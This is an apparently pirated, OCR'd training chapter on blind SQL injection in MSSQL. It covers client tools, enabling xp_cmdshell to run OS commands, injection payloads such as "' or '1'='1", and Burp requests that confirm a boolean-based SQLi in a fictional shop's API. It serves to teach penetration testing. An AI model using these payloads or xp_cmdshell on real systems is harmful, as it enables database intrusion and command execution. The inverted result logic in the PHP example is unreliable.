8. Blind SQL Injection

Introduction to MSSQL/SQL Server

Introduction

`SQL` is a standardized language for interacting with `relational databases`. The five most common (as of Dec 15, 2022) are:

1. Oracle
2. MySQL
3. Microsoft SQL Server
4. PostgreSQL
5. IBM Db2

In this module, we will be focusing on `blind SQL injection` attacks using examples in `Microsoft SQL Server` (`MSSQL`). In addition to this, we will cover `MSSQL-specific` attacks. As SQL is standardized, the attacks taught in this module may be easily adapted to work against other relational databases.

hide01.ir

Interacting with MSSQL

Although we will be dealing with injection vulnerabilities through websites for the rest of this module, it is helpful to understand how to interact with `MSSQL/SQLServer` directly, be it through a command line or GUI application.

Note: As this is an advanced SQL module, it is expected that you already understand the basics of SQL and are comfortable building queries yourself.

SQLCMD (Windows, Command Line)

SQLCMD is a `command-line` tool for `Windows` developed by `Microsoft` for interacting with `MSSQL`.

To connect to a `SQL Server` we can use the following syntax. In this case, we are connecting to the `bsqlintro` database on the server `SQL01` with the credentials `thomas:TopSecretPassword23!`. The last flag (`-W`) removes trailing spaces, which makes the output a bit easier to read.

```
PS C:\htb> sqlcmd -S 'SQL01' -U 'thomas' -P 'TopSecretPassword23!' -d
bsqlintro -W
1>
```

https://t.me/CyberFreeCourses

To run SQL queries, simply enter them and type `GO` (which is the default `batch` separator) at the end to run. In this example we select all `table information`, and then the `top 5` posts from the `users` table joined with the `posts` table.

```
PS C:\htb> sqlcmd -S 'SQL01' -U 'thomas' -P 'TopSecretPassword23!' -d
bsqlintro -W
1> SELECT *
2> FROM INFORMATION_SCHEMA.TABLES;
3> GO
TABLE_CATALOG TABLE_SCHEMA TABLE_NAME TABLE_TYPE
------------- ------------ ---------- ----------
bsqlintro dbo users BASE TABLE
bsqlintro dbo posts BASE TABLE

(2 rows affected)
1> SELECT TOP 5 users.firstName, users.lastName, posts.title
2> FROM users
3> JOIN posts
4> ON users.id=posts.authorId;
5> GO
firstName lastName title
--------- -------- -----
Edward Strong Voluptatem neque labore dolore velit ut.
David Ladieu Etincidunt etincidunt adipisci sed consectetur.
Natasha Ingham Aliquam quiquia velit non aliquam sed sit etincidunt.
Jessica Fitzpatrick Dolor porro quiquia labore numquam numquam sit.
Mary Evans Tempora sed velit consectetur labore consectetur.

(5 rows affected)
```

hide01.ir

Impacket-MSSQLClient (Linux, Command Line)

MSSQLClient.py (or `impacket-mssqlclient`) is part of the Impacket toolset which comes preinstalled on many security-related linux distributions. We can use it to interact with remote `MSSQL` without having to use Windows.

The syntax to connect looks like this:

```
impacket-mssqlclient thomas:'TopSecretPassword23!'@SQL01 -db bsqlintro
```

We can run queries as usual:

```
impacket-mssqlclient thomas:'TopSecretPassword23!'@SQL01 -db bsqlintro
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

https://t.me/CyberFreeCourses

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: bsqlintro
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01): Line 1: Changed database context to 'bsqlintro'.
[*] INFO(SQL01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> SELECT * FROM INFORMATION_SCHEMA.TABLES;

TABLE_CATALOG
TABLE_SCHEMA
TABLE_NAME
TABLE_TYPE

-----------------------------------------------------------   ------------
--------------------------------------------   -----------------------
---------------------------------   -----------------------------------
----------------------

bsqlintro                                                            dbo
users                                                           b'BASE
TABLE'

bsqlintro                                                            dbo
posts                                                           b'BASE
TABLE'

SQL> SELECT TOP 5 users.firstName, users.lastName, posts.title FROM users
JOIN posts ON users.id=posts.authorId;

firstName
lastName
title

-----------------------------------------------------------   -----------
--------------------------------------------   -----------------------
---------------------------------

b'Edward'
b'Strong'
b'Voluptatem neque labore dolore velit ut.'

b'David'
b'Ladieu'
b'Etincidunt etincidunt adipisci sed consectetur.'

b'Natasha'
b'Ingham'
b'Aliquam quiquia velit non aliquam sed sit etincidunt.'
```

hide01.ir
https://t.me/CyberFreeCourses

```
b'Jessica'
b'Fitzpatrick'                                                     b'Dolor
porro quiquia labore numquam numquam sit.'

b'Mary'
b'Evans'
b'Tempora sed velit consectetur labore consectetur.'

SQL> exit
```


Since `MSSQLClient.py` is a pen-testing tool, it has a couple of features that help us when attacking `MSSQL` servers. For example, we can enable and use `xp_cmdshell` to run commands. We will cover this later on in the module.

```
impacket-mssqlclient thomas:'TopSecretPassword23!'@SQL01 -db bsqlintro
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: bsqlintro
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01): Line 1: Changed database context to 'bsqlintro'.
[*] INFO(SQL01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(SQL01): Line 185: Configuration option 'show advanced options'
changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(SQL01): Line 185: Configuration option 'xp_cmdshell' changed from
1 to 1. Run the RECONFIGURE statement to install.
SQL> xp_cmdshell whoami
exitoutput

--------------------------------------------------------------------------
------

NT SERVICE\mssqlserver

NULL

SQL> exit
```


SQL Server Management Studio (Windows, GUI)

https://t.me/CyberFreeCourses

SQL Server Management Studio is a GUI tool developed by `Microsoft` for interacting with `MSSQL`. When launching the application we are prompted to connect to a server:




After connecting, we can view the databases in the server by opening the `Databases` folder.



hide01.ir


We can list the tables by opening the specific database, and then the `Tables` folder.

https://t.me/CyberFreeCourses




To run queries on a database we can right-click and select `New Query`.

hide01.ir



We can enter queries into the new tab, and run by clicking `Execute`.

https://t.me/CyberFreeCourses



Introduction to Blind SQL Injection

Introduction

`Non-Blind SQL injection` is the typical "easy-to-exploit" SQL injection that you are likely familiar with. An example could be a vulnerable search feature that returns matching posts that you could exploit by injecting `UNION SELECT table_name,table_schema FROM information_schema.tables;--` to list all the tables in the database.

hide01.ir

`Blind SQL injection` is a type of SQL injection where the attacker isn't returned the results of the relevant SQL query, and they must rely on differences in the page to infer the query results. An example of this could be a login form that does use our input in a database query but does not return the output to us.

The two categories of `Blind SQL Injection` are:

- `Boolean-based` a.k.a. `Content-based`, which is when the attacker looks for differences in the response (e.g. Response Length) to tell if the injected query returned `True` or `False`.
- `Time-based`, which is when the attacker injects `sleep` commands into the query with different durations, and then checks the response time to indicate if a query is evaluated as `True` or `False`.

`Blind SQLi` can occur when developers don't properly sanitize user input before including it in a query, just like any other SQL injection. One thing worth noting is that all `time-based` techniques can be used in `boolean-based` SQL injections, however, the opposite is not possible.

https://t.me/CyberFreeCourses

Example of Boolean-based SQLi

Here's an example of some `PHP` code that is vulnerable to a `boolean-based` SQL injection via the `email` POST parameter. Although the results of the SQL query are not returned, the server responds with either `Email found` or `Email not found` depending on if the query returned any rows or not. An attacker could abuse this to run arbitrary queries and check the response content to figure out if the query returned rows (`true`) or not (`false`).

```php
<?php
...
$connectionInfo = Array("UID" => "db_user", "PWD" => "db_P@55w0rd#",
"Database" => "prod");
$conn = sqlsrv_connect("SQL05", $connectionInfo);
$sql = "SELECT * FROM accounts WHERE email = '" . $_POST['email'] . "'";
$stmt = sqlsrv_query($conn, $sql);
$row = sqlsrv_fetch_array($stmt, SQLSRV_FETCH_ASSOC);
if ($row === null) {
    echo "Email found";
} else {
    echo "Email not found";
}
...
?>
```

hide01.ir

Conclusion

Up to this point, we've introduced `MSSQL` and the two types of `Blind SQL injection`. The best way to learn is to practice, so in the next two chapters we will cover custom examples of `boolean-based` and `time-based` SQL injections, and how to exploit them by writing custom scripts.

Identifying the Vulnerability

Note: You can start the VM found in the question at the end of the next section for the module's practice web apps.

Scenario

We have been contracted by `Aunt Maria's Donuts` to conduct a vulnerability assessment of their business website. We were not given any user credentials, as they wish for the test to simulate an external attacker as closely as possible.

https://t.me/CyberFreeCourses

Aunt Maria's Donuts Home Locations History Log In Sign Up

Maria Pavelova

Maria Pavelova founded Aunt Maria's Donuts in 2012 after she visited Chelyabinsk which is of course famous for it's filled donuts. She has been in the business for 10 years. The donut shop is located in a small town called Uglich in Russia. They have a large variety of donutes, pastries, cakes, and pastas. It is a very convenient location to buy your donuts. Aunt Maria's has a wide variety and a great staff to make sure your orders are delivered on time. If you have any special orders, we are very happy to accomodate.

We live for donuts!

After taking a quick tour of the home page, we move to the registration page to see if creating a user will gain us any additional access.

hide01.ir

https://t.me/CyberFreeCourses

Aunt Maria's Donuts Home Locations History Log In Sign Up

Sign up as a Donut Enjoyer!

Username

Use something cool!

Password

Use something strong!

Repeat Password

Once again please

Create Account

Aunt Maria's Donuts

© 2022

Pages

Home

Locations


History

Log In

Sign Up

hide01.ir

After entering a username we notice the text `The username 'moody' is available` pop up underneath the field. This suggests that the database might've been queried to check if the username entered already exists or not, so this is worth checking out.



Investigating the 'Username Availability' Check

Taking a look at the source code of `signup.php`, we can see that `usernameInput` calls `checkUsername()` on the onfocusout event, which occurs when the user shifts focus away from the username field.

https://t.me/CyberFreeCourses

```
yer!</h1>
.php" method="POST">
>
eInput">Username</label>
class="form-control" id="usernameInput" aria-describedby="usernameHelp" placeholder="Use something cool!" onfocusout="checkUsername()">
Help" class="form-text text-muted"></small>

mt-3">
InputPassword1">Password</label>
rd" class="form-control" id="exampleInputPassword1" placeholder="Use something strong!">

mt-3">
InputPassword1">Repeat Password</label>
rd" class="form-control" id="exampleInputPassword1" placeholder="Once again please">
```

A bit further down in the source code we can see a reference to `static/js/signup.js`.

```
51                <input type="password" class="form-control" id="exampleInputPassword1" placeholder="Once again please">
52            </div>
53            <button type="submit" class="btn btn-dark mt-3">Create Account</button>
54        </form>
55        <script src="static/js/signup.js"></script>
56    </div>
57    <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity="sha384-KJ3o2DKtIkvYIK3UENzmM7KCkRr/rE9/Qpg6aAZGJwFDMV
58 <script src="https://cdn.jsdelivr.net/npm/popper.js@1.12.9/dist/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/
59 <script src="https://cdn.jsdelivr.net/npm/bootstrap@4.0.0/dist/js/bootstrap.min.js" integrity="sha384-JZR6Spejh4U02d8jOt6vLEHfe/JQG
60    <footer class="row row-cols-1 row-cols-sm-2 row-cols-md-5 py-5 my-4 border-top">
61        <div class="col mb-3">
62            <a href="/" class="d-flex align-items-center mb-3 link-dark text-decoration-none">
63                <h5>Aunt Maria's Donuts</h5>
```

Taking a closer look at this script, we can see the definition of the `checkUsername()` function.

```
function checkUsername() {
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            var json = JSON.parse(xhr.responseText);
            var username = document.getElementById("usernameInput").value;
            username = username.replace(/&/g, '&amp;').replace(/</g,
'&lt;').replace(/>/g, '&gt;').replace(/"/g, '&quot;');
            var usernameHelp = document.getElementById("usernameHelp");

            if (json['status'] === 'available') {
                usernameHelp.innerHTML = "<span style='color:green'>The
username '" + username + "' is <b>available</b></span>";
            } else {
                usernameHelp.innerHTML = "<span style='color:red'>The
username '" + username + "' is <b>taken</b>, please use a different
one</span>";
            }
        }
    };
    xhr.open("GET", "/api/check-username.php?u=" +
document.getElementById("usernameInput").value, true);
    xhr.send();
}
```

What it does is:

pideal.ir

https://t.me/CyberFreeCourses

1. Sends a GET request to `/api/check-username.php?u=<username>`
2. Updates the `usernameHelp` element to inform the user if the given username is available or taken, depending on the response from `/api/check-username.php`.

Using BurpSuite we can try a few various usernames out. For example `admin` and `maria` both return `status: taken`. More interesting, however, is that when we supply a single quote as the username the server returns an `Error 500: Internal Server Error`.

```
Request
Pretty Raw Hex
1 GET /api/check-username.php?u=' HTTP/1.1
2 Host: 0.0.0.0
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.0 500 Internal Server Error
2 Host: 0.0.0.0
3 Date: Fri, 02 Dec 2022 13:58:39 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.12
6 Content-type: text/html; charset=UTF-8
7
8
```

Confirming the SQL Injection Vulnerability

This suggests the presence of an `SQL injection` vulnerability. The query that is evaluated on the back-end most likely looks something like this:

```sql
SELECT Username FROM Users WHERE Username = '<u>'
```

By this logic, injecting `' or '1'='1` should make the query return something and in turn make the server think this 'username' is already taken. We can confirm this theory by sending the following request in Burp:

```
Request
Pretty Raw Hex
1 GET /api/check-username.php?u='%20or%20'1'='1 HTTP/1.1
2 Host: 0.0.0.0
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Host: 0.0.0.0
3 Date: Fri, 02 Dec 2022 14:01:50 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.12
6 Content-Type: application/json
7
8 {
    "status":"taken"
  }
```

In this case, we have found a `boolean-based SQL injection`. We can inject whatever we want, but the server will only respond with `status:taken` or `status:available` meaning we will have to rely on using "Yes/No" questions to infer the data we want to extract from the database.

